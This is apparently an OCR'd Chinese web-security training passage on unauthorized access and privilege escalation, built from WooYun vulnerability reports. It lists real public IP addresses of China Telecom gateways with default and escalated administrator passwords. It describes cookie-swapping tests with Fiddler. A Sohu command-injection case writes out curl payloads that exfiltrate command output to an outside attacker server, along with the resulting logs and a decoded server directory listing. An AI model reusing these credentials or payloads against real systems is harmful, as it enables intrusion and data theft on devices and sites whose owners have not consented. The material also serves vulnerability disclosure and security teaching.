
2.7 业务授权安全

2.7.1 未授权访问

a. 非授权访问是指用户在没有通过认证授权的情况下能够直接访问需要通过认证才能访问到的页面或文本信息。可以尝试在登录某网站前台或后台之后，将相关的页面链接复制于其他浏览器或其他电脑上进行访问，看是否能访问成功。

案例：某发电机云控平台未授权访问

http://139.196.105.162:8081/



2.7.2 越权测试

越权漏洞的成因主要是因为开发人员在对数据进行增、删、改、查询时对客户端请求的数据过分相信而遗漏了权限的判定。

a. 垂直越权（垂直越权是指使用权限低的用户可以访问权限较高的用户）

案例：中国电信天翼宽带政企网关 A8-B 垂直越权，可获取最高权限

使用默认用户名和密码（普通权限,仅读），修改参数 id，获得 telecomadmin 权限（超级管理员权限，可读写），老问题了还没修复。可参见：wooyun-2010-077561 和 wooyun-2010-065343

详细说明：

default 用户名和密码：useradmin / admin!@#$%^

测试地址（本网段应该只有五台设备）：

101.231.147.81

101.231.147.42

101.231.147.193

101.231.147.233

101.231.147.241

101.231.147.81 useradmin / admin!@#$%^


毫无悬念的进入后台

依次点击“对象管理——>用户管理——>编辑‘useradmin’——>得到 URL：


101.231.147.81/cgi-bin/webif/Objset-users.sh?edituser=edituser&id=5”

修改参数 id 为：id=4，成功垂直越权 telecomadmin


查看源码，可读取 telecomadmin 密码：telecomadmin34224223，至此已获得最高管理员权限，可以完全对该设备进行操作




为什么说是垂直越权呢，看看下图就知道了




101.231.147.42 telecomadmin telecomadmin23464565




101.231.147.193　telecomadmin　telecomadmin27040721



101.231.147.233　telecomadmin　telecomadmin13173303



101.231.147.241　telecomadmin　telecomadmin32126325



b. 水平越权（水平越权是指相同权限的不同用户可以互相访问）
（wooyun-2010-0100991 PHPEMS 多处存在水平权限问题）


案例：麦乐购可大批量删除他人购物订单(水平越权一)

越权查看订单,修改个人信息等做了限制。但是还是可以操作的，也可批量
谷歌 火狐两个账号 来测试，


详细说明：

可成功删除另一个账号订单，也可以批量删除。
谷歌

火狐



www.wooyun.org



www.wooyun.org

www.wooyun.org

c. 《我的越权之道》URL：http://drops.wooyun.org/tips/727

0x00 越权漏洞

越权漏洞是 Web 应用程序中一种常见的安全漏洞。它的威胁在于一个账户即可控制全站用户数据。当然这些数据仅限于存在漏洞功能对应的数据。越权漏洞的成因主要是因为开发人员在对数据进行增、删、改、查询时对客户端请求的数据过分相信而遗漏了权限的判定。所以测试越权就是和开发人员拼细心的过程。

0x01 分析可能存在越权的位置

上面说过了只要对数据库进行增、删、改、查询的情况都可能存在越权。我们来看一般我们在 web 应用开发时操作数据库常会出现的一般语句：

增加：
insert into tablename values(一些字段) where userid/username=12345/用户名

参考例子：
http://www.wooyun.org/bugs/wooyun-2010-033542

删除：
delete from tablename where id=123

参考例子：
http://www.wooyun.org/bugs/wooyun-2010-039358

更改：
update 一些字段 tablename set 一些字段 where userid/username=12345/用户名

参考例子：
http://www.wooyun.org/bugs/wooyun-2010-036411

查询：
select * from tablename where id=12345

参考例子：
http://www.wooyun.org/bugs/wooyun-2010-033748

本人不做开发，sql 语句比较弱，大牛勿喷，此处只是为了说明问题。大家可以看到，以上语句都涉及 where，而后面的 userid 或 username 即是越权的突破口。在操作数据库时功能请求中往往会带着一些参数来用于辨别信息的唯一值。而这些参数就是我们越权时需要注意

的。
在 web 开发中判断用户身份的字段往往是不会在客户端传递的。用户登录系统后，开发人员一般会创建一个 session 来保存用户名。当用户在查看、修改个人信息等需要判定用户身份时，就直接从 session 中获取，而不会在客户端传递，也就避免了篡改。但若出现从客户端传递的话，那么就必须要有一步权限验证的要求了。所以在测试越权时要用抓包工具截获请求，细览下可能存在辨别信息的唯一值，来进行测试。这里要说一点，传输的参数并不一定在请求参数中，也有可能存在链接等位置。
如：
http://www.wooyun.org/bugs/wooyun-2010-031826

有人可能开始抱怨，请求中那么多参数、而且还可能存在一个请求需要多个辨别参数的可能，再加上链接中也有可能，这也太难找了。现提供一个方法可以轻松让你知道哪里存在越权。喜欢玩 XSS 的人定会恍然大悟。

0x02 测试越权技巧

相信越权的成因大家都已经理解了，哪些功能可能存在越权大家也心里也有谱了。接下来就是测试了。相信这才是大家最想看的，王尼玛同学是如何高效测试越权的？

看官莫急，先看基础测试方法：要测试越权需要注册两个账户，来互相探测能否影响到对方数据。方法很简单打开两个不同的浏览器，大小号账户各自登录一个不同浏览器。

步骤一：

打开 fiddler2 按 f11，截断大号上更新用户信息请求。（查看参数可以选择 fiddler 中 Inspects 下的 WebFroms 或 TextView。只有在截断的情况下，才可以修改请求。）判断出可能辨别用户身份的参数 ulogin。

步骤二：截断小号浏览器中更新用户信息的请求

步骤三：将小号中 ulogin 的参数值替换为大号的，然后解除 fiddler 截断（shift+f11），将请求放过去（），查看下大号用户信息是否更改。

以上即是常规的测试方法。大家可以看到消耗时间的麻烦在辨别参数上、对比大号和小号请求有何不一样的参数值上、切换浏览器查看数等等。如果遇到更改删除等功能，还要两端各自新建出数据、查看 id 等等、麻烦的要死。

为了避免以上消耗时间的操作其实可以利用 fiddler2 复制小号浏览器中的 cookie 值，到大号的请求中即可验证越权。操作就是用 fiddler 先截获一个小号的访问目标站点的请求，在 fiddler2 的 head 标签下将 cookie 复制出来

小号的浏览器就可以不用管了，用 Fiddler2 截断大号的请求，把小号的 cookie 覆盖大号的 cookie，进行测试。如果改变了大号的数据则说明越权，然后在分析是哪个参数造成的。如果未改变，则说明不存在越权，该功能直接越过。小号的 cookie 一直在剪贴板中的，所以

在测其他功能会非常方便。用不了多长时间，即可测试完整个站点下的功能。

我们来看这个方法的优点：

1 不用去辨别哪个参数是辨别身份的；
2 不用两个账户同时去创建数据；
3 不用去查看小号 id；
4 单浏览器即可测试，免去切换浏览器的烦恼。

这就是我常用的方法，个人感觉已经很高效了，是不是觉得跟 XSS 窃取了 cookie 后劫持浏览器的感觉一样？但是此方法并不是对所有站点都起作用，有时你会发现小号会把大号挤出去进入大号的浏览器或者登陆状态消失，直接退出。具体什么原因造成的，我现在还不太清楚，估计是服务器端有对 cookie 的判断吧，希望大牛们能给出合理的解释。不过在测试大部分站点时此方法还是很好用的。顺便说一下 Fiddler2 是一个非常好用的抓包工具，熟练使用这个工具也是测试越权时的必要技能。

案列：搜狐某站点隐式命令注入 Getshell

搜狐某站点隐式命令注入 getshell，本篇介绍利用 HTTP request 回显命令的基本方法

命令注入点：

http://ldd.sohu.com/d/?c=c&r=$(curl
http://www.lijiejie.com:52016/?hostname=`hostname`)

参数 r 可以注入 Linux 命令。上述链接是我将 hostname 通过 curl 打回 web server。

```
root@..:~# python -m SimpleHTTPServer 52016
Serving HTTP on 0.0.0.0 port 52016 ...
220.181.19.102 - - [01/Apr/2016 19:56:41] "GET /?whoami=apache HTTP/1.1" 301 -
220.181.19.102 - - [01/Apr/2016 19:57:20] "GET /?pwd=/var/www/ldd/d HTTP/1.1" 301 -
220.181.19.102 - - [01/Apr/2016 19:59:39] "GET /?nc_help= HTTP/1.1" 301 -
220.181.19.102 - - [01/Apr/2016 20:03:01] "GET /?nc_path=/usr/bin/nc HTTP/1.1" 301 -
220.181.19.102 - - [01/Apr/2016 20:03:42] "GET /?hostname=ldd HTTP/1.1" 301 -
220.181.19.102 - - [01/Apr/2016 20:10:03] "GET /?id=uid=48(apache) HTTP/1.1" 301 -
```


可以看到，pwd = /var/www/ldd/d

在我的 VPS 上启动一个 web server:

code 区域
python -m SimpleHTTPServer 52016

然后在漏洞站点上执行：

code 区域

```
http://ldd.sohu.com/d/?c=c&r=$(curl
http://www.lijiejie.com:52016/?command=`command`)
```

使用 curl 把命令执行结果打回 www.lijiejie.com:52016，印象中早期 URL 的长度限制是 4096，差不多够我们用了。不过要注意的是，一些特殊字符必须编码之后才可以出现在参数中，比如换行\n，空格符这类。所以必须编码之后再附加到参数中。我们使用 base64 来编码。然而 base64 编码之后是有换行的，所以，我们还必须把 base64 命令输出的编码结果中的\n 替换掉，我这里使用自己常用的“^”符号。执行一个命令的链接是：

code 区域

```
http://ldd.sohu.com/d/?c=c&r=$(curl
http://www.lijiejie.com:52016/?ls_command=`ls /var/www/ldd -l|base64|tr '\n'
'^'`)
```

以上我们执行了 ls /var/www/ldd -l,并把执行结果打回来，web server 收到：

code 区域

```
220.181.19.102 - - [01/Apr/2016 21:29:48] "GET
/?ls_command=dG90YWwgNDA0Ci1ydy1yLS1yLS0gMSByb290IGFwYWNoZSAgIDIwMDIgTm92ICA1IC
AyMDA5IF9s^ZGRhZG1pbi5waHAKLXJ3LXItLXItLSAxIHJvb3QgYXBhY2hlICAgIDE3NSBOb3YgIDUg
IDIwMDkg^YXV0aGNoZWNrLnBocAotcnctci0tci0tIDEgcm9vdCBhcGFjaGUgICAyNDYwIE5vdiAgNS
AgMjAw^OSBhdXRoY29kZS5waHAKLXJ3LXItLXItLSAxIHJvb3Qgcm9vdCAgICAxNDI4NCBOb3YgMTEg
MTY6^MDAgY29kZS5nYmsucGhwCi1ydy1yLS1yLS0gMSByb290IHJvb3QgICAgMTA3MDIgRmViIDEzIC
Ay^MDE0IGNvZGUuaHRtbAotcnctci0tci0tIDEgcm9vdCByb290ICAgIDE1ODkyIEZlYiAyOSAxODoz
^MiBjb2RlLnBocAotcnctci0tci0tIDEgcm9vdCByb290ICAgIDE1MDQwIEZlYiAyOSAxMjo0NSBj^b
2RlX2Jhay5waHAKLXJ3LXItLXItLSAxIHJvb3Qgcm9vdCAgICAxNTMwNyBGZWIgMjkgMTc6Mzcg^Y29
kZV9uZXcucGhwCmRyd3hyLXhyLXggMyByb290IHJvb3QgICAgIDQwOTYgTWFyIDMwIDE1OjA2^IGQKL
XJ3LXItLXItLSAxIHJvb3QgYXBhY2hlICAgMTE5MyBEZWMgMjMgIDIwMTAgaGVscHNvaHUu^YmF0CmR
yd3hyLXhyLXggMiByb290IHJvb3QgICAgIDQwOTYgTm92IDEzIDE0OjAzIGltYWdlcwps^cnd4cnd4c
nd4IDEgcm9vdCByb290ICAgICAgICA4IEZlYiAyNCAgMjAxNCBpbmRleC5waHAgLT4g^Y29kZS5waHA
KZHJ3eHIteHIteCAyIHJvb3Qgcm9vdCAgICAgNDA5NiBOb3YgMTMgMTM6NDcganMK^LXJ3LXItLXItL
SAxIHJvb3QgYXBhY2hlICAxNDQ2NyBOb3YgIDUgIDIwMDkgay5waHAKLXJ3LXIt^LXItLSAxIHJvb3Q
gYXBhY2hlICAxNDkyMiBGZWIgMjEgIDIwMTQgbGRkLnBocAotcnctci0tci0t^IDEgcm9vdCBhcGFja
GUgMjM5ODE0IE5vdiAgNSAgMjAwOSBuby5qcGcKLXJ3LXItLXItLSAxIHJv^b3Qgcm9vdCAgICAgICA
gMCBOb3YgMTEgMTI6NDEgbnVsbC5qcGcKLXJ3LXItLXItLSAxIHJvb3Qg^YXBhY2hlICAgICA3MSBOb
3YgIDUgIDIwMDkgc3BlZWQucGhwCi1ydy1yLS1yLS0gMSByb290IGFw^YWNoZSAgICAgIDAgTm92ICA
1ICAyMDA5IHNwZWVkLnR4dAotcnctci0tci0tIDEgcm9vdCByb290^ICAgICAyNDYwIEZlYiAyNiAgM
jAxNCBzdHlsZS5jc3MKLXJ3LXItLXItLSAxIHJvb3QgYXBhY2hl^ICAgIDIzNCBOb3YgIDUgIDIwMDk
```

gdXBsb2FkLnBocAotcnctci0tci0tIDEgcm9vdCBhcGFjaGUgIDEzNjIyIE5vdiAgNSAgMjAwOSB6c
HkucGhwCg==" HTTP/1.1" 301 -

将参数 ls_command base64decode 之后，得到：

code 区域

```
total 404
-rw-r--r-- 1 root apache   2002 Nov  5  2009 _lddadmin.php
-rw-r--r-- 1 root apache    175 Nov  5  2009 authcheck.php
-rw-r--r-- 1 root apache   2460 Nov  5  2009 authcode.php
-rw-r--r-- 1 root root    14284 Nov 11 16:00 code.gbk.php
-rw-r--r-- 1 root root    10702 Feb 13  2014 code.html
-rw-r--r-- 1 root root    15892 Feb 29 18:32 code.php
-rw-r--r-- 1 root root    15040 Feb 29 12:45 code_bak.php
-rw-r--r-- 1 root root    15307 Feb 29 17:37 code_new.php
drwxr-xr-x 3 root root     4096 Mar 30 15:06 d
-rw-r--r-- 1 root apache   1193 Dec 23  2010 helpsohu.bat
drwxr-xr-x 2 root root     4096 Nov 13 14:03 images
lrwxrwxrwx 1 root root        8 Feb 24  2014 index.php -> code.php
drwxr-xr-x 2 root root     4096 Nov 13 13:47 js
-rw-r--r-- 1 root apache  14467 Nov  5  2009 k.php
-rw-r--r-- 1 root apache  14922 Feb 21  2014 ldd.php
-rw-r--r-- 1 root apache 239814 Nov  5  2009 no.jpg
-rw-r--r-- 1 root root        0 Nov 11 12:41 null.jpg
```

```
-rw-r--r-- 1 root apache     71 Nov  5  2009 speed.php

-rw-r--r-- 1 root apache      0 Nov  5  2009 speed.txt

-rw-r--r-- 1 root root     2460 Feb 26  2014 style.css

-rw-r--r-- 1 root apache    234 Nov  5  2009 upload.php

-rw-r--r-- 1 root apache  13622 Nov  5  2009 zpy.php
```

我找到了一个可写的目录：

